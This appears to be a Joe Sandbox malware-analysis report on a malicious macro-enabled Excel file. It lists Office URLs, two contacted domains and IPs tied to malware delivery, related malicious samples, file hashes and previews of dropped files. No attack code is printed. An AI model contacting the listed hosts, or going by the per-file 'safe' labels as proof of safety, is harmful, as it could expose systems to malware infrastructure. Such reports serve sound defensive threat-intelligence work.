http://https://apis.live.net/v5.0/	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false		high
http://https://management.azure.com	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false		high
http://https://wus2.contentsync.	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://incidents.diagnostics.office.com	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false		high
http://fwdssp.com/?dn=referer_detect&pid=5POL4F2O4	jordji.nbvt11.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false		high
http://https://api.office.net	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false		high
http://https://entitlement.diagnostics.office.com	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false		high
http://https://outlook.office.com/	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false		high
http://https://templatelogging.office.com/client/log	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false		high
http://https://outlook.office365.com/	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false		high
http://https://webshell.suite.office.com	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false		high
http://https://management.azure.com/	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false		high
http://https://login.windows.net/common/oauth2/authorize	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false		high
http://https://devnull.onenote.com	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://ncus.pagecontentsync.	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false		high
http://https://messaging.office.com/	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false		high
http://https://augloop.office.com/v2	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false		high
http://https://skyapi.live.net/Activity/	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false		high
http://https://dataservice.o365filtering.com	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.cortana.ai	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false		high
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://visio.uservoice.com/forums/368202-visio-on-devices	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false		high
http://https://directory.services.	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows-ppe.net/common/oauth2/authorize	FF93F185-DDDE-40CB-B93D-25B41D52007D.0.dr	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
192.185.5.2	anaheimdermatologists.com	United States		46606	UNIFIEDLAYER-AS-1US	false
192.254.233.89	industrialarttextile.com	United States		46606	UNIFIEDLAYER-AS-1US	false

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	403883
Start date:	04.05.2021
Start time:	13:50:44
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 28s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	statistic-2069354685.xlsm
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	20
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal84.troj.expl.evad.winXLSM@5/14@2/2
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsm • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
192.185.5.2	statistic-2067311372.xlsm	Get hash	malicious	Browse	
	statistic-2070252624.xlsm	Get hash	malicious	Browse	
	statistic-2069354685.xlsm	Get hash	malicious	Browse	
	statistic-2070252624.xlsm	Get hash	malicious	Browse	
	statistic-2072807337.xlsm	Get hash	malicious	Browse	
	statistic-207394368.xlsm	Get hash	malicious	Browse	
	statistic-2072807337.xlsm	Get hash	malicious	Browse	
	statistic-207394368.xlsm	Get hash	malicious	Browse	
	catalog-1521295750.xlsm	Get hash	malicious	Browse	
	catalog-1521295750.xlsm	Get hash	malicious	Browse	
	statistic-1048881972.xlsm	Get hash	malicious	Browse	
	statistic-1048881972.xlsm	Get hash	malicious	Browse	
	f.xlsm	Get hash	malicious	Browse	
	f.xlsm	Get hash	malicious	Browse	
	statistic-118970052.xlsm	Get hash	malicious	Browse	
	statistic-118970052.xlsm	Get hash	malicious	Browse	
	14e9289c_by_Libranalysis.xlsx	Get hash	malicious	Browse	
	14e9289c_by_Libranalysis.xlsx	Get hash	malicious	Browse	
	diagram-1732659868.xlsm	Get hash	malicious	Browse	
	diagram-1732659868.xlsm	Get hash	malicious	Browse	
192.254.233.89	statistic-2067311372.xlsm	Get hash	malicious	Browse	
	statistic-2070252624.xlsm	Get hash	malicious	Browse	
	statistic-2069354685.xlsm	Get hash	malicious	Browse	
	statistic-2070252624.xlsm	Get hash	malicious	Browse	
	statistic-2072807337.xlsm	Get hash	malicious	Browse	
	statistic-207394368.xlsm	Get hash	malicious	Browse	
	statistic-2072807337.xlsm	Get hash	malicious	Browse	
	statistic-207394368.xlsm	Get hash	malicious	Browse	
	statistic-1048881972.xlsm	Get hash	malicious	Browse	
	statistic-1048881972.xlsm	Get hash	malicious	Browse	
	statistic-118970052.xlsm	Get hash	malicious	Browse	
	statistic-118970052.xlsm	Get hash	malicious	Browse	
	14e9289c_by_Libranalysis.xlsx	Get hash	malicious	Browse	
	14e9289c_by_Libranalysis.xlsx	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
industrialarttextile.com	statistic-2067311372.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	statistic-2070252624.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	statistic-2069354685.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	statistic-2070252624.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	statistic-2072807337.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	statistic-207394368.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	statistic-2072807337.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	statistic-207394368.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	statistic-1048881972.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	statistic-1048881972.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	statistic-118970052.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	statistic-118970052.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	14e9289c_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 192.254.233.89
	14e9289c_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 192.254.233.89
anaheimdermatologists.com	statistic-2067311372.xlsm	Get hash	malicious	Browse	• 192.185.5.2
	statistic-2070252624.xlsm	Get hash	malicious	Browse	• 192.185.5.2
	statistic-2069354685.xlsm	Get hash	malicious	Browse	• 192.185.5.2
	statistic-2070252624.xlsm	Get hash	malicious	Browse	• 192.185.5.2
	statistic-2072807337.xlsm	Get hash	malicious	Browse	• 192.185.5.2
	statistic-207394368.xlsm	Get hash	malicious	Browse	• 192.185.5.2
	statistic-2072807337.xlsm	Get hash	malicious	Browse	• 192.185.5.2
	statistic-207394368.xlsm	Get hash	malicious	Browse	• 192.185.5.2
	statistic-1048881972.xlsm	Get hash	malicious	Browse	• 192.185.5.2
	statistic-1048881972.xlsm	Get hash	malicious	Browse	• 192.185.5.2
	statistic-118970052.xlsm	Get hash	malicious	Browse	• 192.185.5.2
	statistic-118970052.xlsm	Get hash	malicious	Browse	• 192.185.5.2

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	14e9289c_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 192.185.5.2
	14e9289c_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 192.185.5.2

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
UNIFIEDLAYER-AS-1US	statistic-2067311372.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	statistic-2070252624.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	statistic-2069354685.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	statistic-2070252624.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	statistic-2072807337.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	INDIA ORDERD CH2323ED.exe	Get hash	malicious	Browse	• 162.241.169.22
	ARIX SRLVI (MN) - Italy.exe	Get hash	malicious	Browse	• 192.254.185.244
	statistic-207394368.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	statistic-2072807337.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	statistic-207394368.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	presentation.jar	Get hash	malicious	Browse	• 50.87.249.219
	presentation.jar	Get hash	malicious	Browse	• 50.87.249.219
	GK58.vbs	Get hash	malicious	Browse	• 192.185.21.136
	catalog-1521295750.xlsm	Get hash	malicious	Browse	• 192.185.20.98
	catalog-1521295750.xlsm	Get hash	malicious	Browse	• 192.185.20.98
	4GGwmv0AJm.exe	Get hash	malicious	Browse	• 50.87.166.59
	c647b2da_by_Libranalysis.exe	Get hash	malicious	Browse	• 108.179.242.122
	c647b2da_by_Libranalysis.exe	Get hash	malicious	Browse	• 108.179.242.122
	6613n246zm543w.xlsb	Get hash	malicious	Browse	• 162.241.24.47
	DEMARG MALAYHCU21345.exe	Get hash	malicious	Browse	• 162.241.169.22
UNIFIEDLAYER-AS-1US	statistic-2067311372.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	statistic-2070252624.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	statistic-2069354685.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	statistic-2070252624.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	statistic-2072807337.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	INDIA ORDERD CH2323ED.exe	Get hash	malicious	Browse	• 162.241.169.22
	ARIX SRLVI (MN) - Italy.exe	Get hash	malicious	Browse	• 192.254.185.244
	statistic-207394368.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	statistic-2072807337.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	statistic-207394368.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	presentation.jar	Get hash	malicious	Browse	• 50.87.249.219
	presentation.jar	Get hash	malicious	Browse	• 50.87.249.219
	GK58.vbs	Get hash	malicious	Browse	• 192.185.21.136
	catalog-1521295750.xlsm	Get hash	malicious	Browse	• 192.185.20.98
	catalog-1521295750.xlsm	Get hash	malicious	Browse	• 192.185.20.98
	4GGwmv0AJm.exe	Get hash	malicious	Browse	• 50.87.166.59
	c647b2da_by_Libranalysis.exe	Get hash	malicious	Browse	• 108.179.242.122
	c647b2da_by_Libranalysis.exe	Get hash	malicious	Browse	• 108.179.242.122
	6613n246zm543w.xlsb	Get hash	malicious	Browse	• 162.241.24.47
	DEMARG MALAYHCU21345.exe	Get hash	malicious	Browse	• 162.241.169.22

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
37f463bf4616ecd445d4a1937da06e19	statistic-2070252624.xlsm	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
	statistic-2072807337.xlsm	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
	statistic-207394368.xlsm	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
	f97e137e_by_Libranalysis.exe	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
	e1df57de_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
	MV RED SEA.docx	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	MyUY1HeWNL.exe	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
	IMG-WA7905432.exe	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
	catalog-1521295750.xlsm	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
	Documents_111651917_375818984.xls	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
	Remittance Advice pdf.exe	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
	#U260e#Ufe0fAUDIO-2020-05-26-18-51-m4a_MP4messages_2202-434.htm	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
	Documents_95326461_1831689059.xls	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
	Tree Top.html	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
	PT6-1152.doc	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
	s.dll	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
	setup-lightshot.exe	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
	s.dll	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
	8a793b14_by_Libranalysis.exe	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
	pic05678063.exe	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\FF93F185-DDDE-40CB-B93D-25B41D52007D	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	134558
Entropy (8bit):	5.368383673618733
Encrypted:	false
SSDEEP:	1536:vcQIKNEHBXA3gBwlpQ9DQW+zhh34ZldpKWXboOilX5ErLWME9:UEQ9DQW+zPXO8
MD5:	1AF31B16563C9C47ED947428C38A164A
SHA1:	BEB0A89382165324D7932EA1FB1DF1AD80DE8215
SHA-256:	370668FCBE3B57B21305936A219F7070452F8BF08088397141CE91DE7CE0EE34
SHA-512:	5DDB575770FCA1FC8E37C4A0130FB2433D83DD97C8EA335E2E132425BBEB2D6614315C404E2E92E8243E39E2721B259DBA4FB9207726BCB74EE6EC84A3EA04 A
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-05-04T11:51:37">.. Build: 16.0.14102.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:u rl>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\31381FA9.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 24 x 24, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	557
Entropy (8bit):	7.343009301479381
Encrypted:	false
SSDEEP:	12:6v/7aLMZ5I9TvSb5Lr6U7+uHK2yJtNJTNSB0qNMQCvGEvfvqVFsSq6ixPT3Zf:Ng8SdCU7+uqF20qNM1dvfSviNd
MD5:	A516B6CB784827C6BDE58BC9D341C1BD

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\31381FA9.png	
SHA1:	9D602E7248E06FF639E6437A0A16EA7A4F9E6C73
SHA-256:	EF8F7EDB6BA0B5ACEC64543A0AF1B133539FFD439F8324634C3F970112997074
SHA-512:	C297A61DA1D7E7F247E14D188C425D43184139991B15A5F932403EE68C356B01879B90B7F96D55B0C9B02F6B9BFAF4E915191683126183E49E668B6049048D35
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....o.....sRGB.....pHYs.....+.....IDAT8Oc.....l.9a._.X....@.`ddbc.]...O..m7.r0|..."....?A.....w..;.N1u....._.[.\Y...BK=...F +.t.M~..oX.. %....211o.q.P."....y...../..l.r...4..Q]..h.....LL.d.....d....w.>{.e..k.7.9y.%.. .YpI...{.+Kv...../..\[...A....^.5c..O?.....G...VB..4HWY...9NU...?..S..$..1..6.U.....c... ....7..J. "M..5. ....d.V.W.c.....Y.A..S....~.C.....q.....t?..."n.....4.....G_.....Q..x..W.!L.a...3....MR.|.-P#P;..p._.....jUG....X.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\8E121C48.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 485 x 185, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	34787
Entropy (8bit):	7.9883689087667955
Encrypted:	false
SSDEEP:	768:XbyxVN2hP86XpVBxUmtCQHcQpKvtcFM/MoJ97bk3Ueu:m92hjPcQpWUot9Eg
MD5:	2C5A59B7F30E5E41412EC22FDEA1DBB5
SHA1:	9A64FB6A68683EEC580A881725DBD146E80D06B1
SHA-256:	E872E66F60AE5651AE96A2C2A88D07B0D1C96CDDD45F787AB04237891AD4E8FB
SHA-512:	2D494F44E1DA36794C3E707BF1173EE63E2CF3101E3B5EA60D71A194DA9A6A1EB6B9C166B7C1ACAA2D455B9C6413D0FEE40AD38972C076183EF167818D7E92C
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....i.....sRGB.....pHYs.....+.....IDATx^....]U.>..{'.....".bA.6.6..o/3...:.....b....{HBBz./.....[..%yI.!>...}.^{.o.....^..R.....=..c..-Z.n]cc...W.^.....z.. 2.9s.<....?|...._j.&.....R.....K...\.V..ukS..sgKKKWWWkk._@s....<x.Q..t..1bt.5k.QG....,X0f..Y.T.....k..y..k..K6^....v.x}..p....vX.MK..5.....j...X....8...~.....z.{.aJ.Q...{.._|...|..... {.ui..M.)^..I.....};>..[n...../^..hnn.t.^.}..S.Ly.3.q.W.v.i)d.....W.x=p.".d@k.(.y...kE..P.....mH"F^...\q..v)....K...R....:O..i..G.....?...!.....y.^..W.....:u...).c.j ..=....X.....<..u.]w.7.H. ;.GE*...x.;^..WM.8.....G..x.?.Z*....:F..~..k..f.%.kN {..}(.d..C.z...2.G....x...S*.^....<..?..o...ME`.....s.9.{.....>;.5....o.T.....,.I.....?...o.w..6../~.>.....S.i1.Q.)^..VIe.....~._../..G...! C.....|..k]]]v.x..wt.....=.Y0...Z.9.....=t.....]{S.)^.Mm...p..m.....M.6....r.L.6MT..3'M.4{.l~.P[h....Wtttx.....#.OR.\.r.e@

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\BDC82AA3.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 205 x 58, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	8301
Entropy (8bit):	7.970711494690041
Encrypted:	false
SSDEEP:	192:BzNWXTPmjktA8BddiGGwjNHOQRud4JTTOFPY4:B8aoVT0QNuzWKPh
MD5:	D8574C9CC4123EF67C8B600850BE52EE
SHA1:	5547AC473B3523BA2410E04B75E37B1944EE0CCC
SHA-256:	ADD8156BAA01E6A9DE10132E57A2E4659B1A8027A8850B8937E57D56A4FC204B
SHA-512:	20D29AF016ED2115C210F4F21C65195F026AAEA14AA16E36FD705482CC31CD26AB78C4C7A344FD11D4E673742E458C2A104A392B28187F2ECCE988B0612DBAC F
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....:.....IJ.....sRGB.....pHYs.....+.... .IDATx^..\....}.\6"Sp...g..9Ks..r..=r.U....Y..l.S.2...Q.'C.....h}x..... .....\..N...z....._.|.....III.666...~~~..6l.Q.J...\.. m..g.h.SRR.\.p...'N...EEE...X9.....c.&M...].n.g4..E..g...w...{..]...;w..I...y.m\...~..;.].3{~..qV.k..._....?..w/$GII\|..2. m,,,.-[.....sr.V1..g...on.....dl.'..."[[[.R.....(..^...F.PT.Xq..Mnn n.3..M..g.....6.....pP"#F..P/S.L...W.^..o.r.....5H.....111t....\|9..3...`J..>...{..t~/F.b..h.P..]z..).....o..4n.F..e...0!!!.....#""h.K..K.....g.....^..w.!.$.&...7n.].F.\\\.A....6lxjj.K/.....g.....3g... ...f....:t..s..5.C4..+W.y...88..?.,Y. .^...8{.@VN.6....Kbch.=zt...7+T....v.z....P.....VVV..."t.N.....$..Jag.v.U...P[(_.I?.9.4i.G.$U..D.....W.r.....!>|..#G...3..x.b.....P....H!.Vj .....u.2..*;..Z..c..._Ga....&L.....`.1.[.n].7..W_m..#8k...)U..L.....G..q.F.e>..s.....q....J....(.N.V...k..>m....=.).

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\F3F7F196.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 24 x 24, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	848
Entropy (8bit):	7.595467031611744
Encrypted:	false
SSDEEP:	24:NLJZbn0jL5Q3H/hbqzej+0C3Yi6yyuq53q:JIjm3pQCLWYi67lc
MD5:	02DB1068B56D3FD907241C2F3240F849
SHA1:	58EC338C879DDBDF02265CBEFA9A2FB08C569D20
SHA-256:	D58FF94F5BB5D49236C138DC109CE83E82879D0D44BE387B0EA3773D908DD25F
SHA-512:	9057CE6FA62F83BB3F3EFAB2E5142ABC41190C08846B90492C37A51F07489F69EDA1D1CA6235C2C8510473E8EA443ECC5694E415AEAF3C7BD07F864212064678
Malicious:	false
Reputation:	moderate, very likely benign file

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\F3F7F196.png	
Preview:	.PNG.....IHDR.....o.....sRGB.....pHYs.....+.....IDAT8O.T]H.Q..;3...?..fk.lR..R$.R.Pb.Q...B..OA..T$.hAD...J../..-h...fj..+....;s.vg.Zsw.=...{.w.s.w.@.....;..s...O..... ..;.y.p.....,...s1@ lr.:... .>.LLa..b?h...l.6..U....1....r.....T..O.d.KSA...7.YS..a.(F@....xe.^.I..$h....PpJ...k%.....9..QQ....h..!H*...../....2..J2..HG....A....Q&...k...d..&..Xa.t..E.. ..E..f2.d(..v.~.P.+.pik+;...xEU.g....._xfw...+...(..pQ.(..(.U./..)..@..?.....f.'...lx+@F...+....)..k.A2...r~B,....TZ..y..9...`..0....q....yY....Q.....A.....8j[.O9..t..&...g. l@ ..;..X!...9S.J5. .'.xh...8I.~.+...mf.m.W.i..{...+>P...Rh...+..br^$. q.^.....(..._j...$..Ar...MZm|...9..E..!U[S.fDx7<....Wd.....p..C.....^MyI:...c.^..SI.mGj,.....!...h..$..;.....yD./..a...-j.^:.}..v....RQ Y*.^.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\suspendedpage[1].htm	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	HTML document, ASCII text
Category:	downloaded
Size (bytes):	494
Entropy (8bit):	4.962239405540505
Encrypted:	false
SSDEEP:	12:hnMQbwzRQ6QclfhxxEdWr+YZrH3atJMlgOt0quoQL:hMxRQspxCQnZrH3atEx0h
MD5:	0357AA49EA850B11B99D09A2479C321B
SHA1:	41472BA5C40F61FA1C77C42CF06248F13B8785F0
SHA-256:	0FF0B7FCB090C65D0BDCB2AF4BBD2C30F33356B3CE9B117186FA20391EF840A3
SHA-512:	A317A0F035B8DFF7CA60C76B0B75698A3528FD4C7C5E915292C982D2B38C1C937C318362C891E93BEE6FDB1B166764D7183140A837FD23DAA2BE3D2DAC5A5DC
Malicious:	false
IE Cache URL:	http://https://anaheimdermatologists.com/cgi-sys/suspendedpage.cgi
Preview:	<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">.<html>. <head>. <title>Contact Support</title>. <meta http-equiv="Content-Type" content="text/html; charset=utf-8">. </head>. <body marginwidth="0" marginheight="0" leftmargin="0" topmargin="0">. <iframe width="100%" height="100%" frameborder="0" SCROLLING="auto" marginwidth="0" src="http://fwdssp.com/?dn=referer_detect&pid=5POL4F2O4"></iframe>. </body>.</html>.

C:\Users\user\AppData\Local\Temp\7EB40000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	107618
Entropy (8bit):	7.916023138059799
Encrypted:	false
SSDEEP:	1536:nmHTqPyl/yBO992hjPcQpWUot9ErjPX44sh0x13TQfOf7:nl+yo9opH8x+3xs6ZQc
MD5:	CEA7FB22B7AEEA0CA1B94AEB059F46AC
SHA1:	FA2C610AB96876DEB74F5B373653E04470A68884
SHA-256:	5567F7693EC5E46A015A0FBF26F0E0FDE852344677278F9269883D3B51CE1F5E
SHA-512:	E52024EB4562A49476FFAACC94005D907A273391AE4CCA3C350F748F3B313C31F7773DAFA4C4A3C1A753EABC151BEC4F3FF9C46ED38FE2E1F71181ED75BC03DA
Malicious:	false
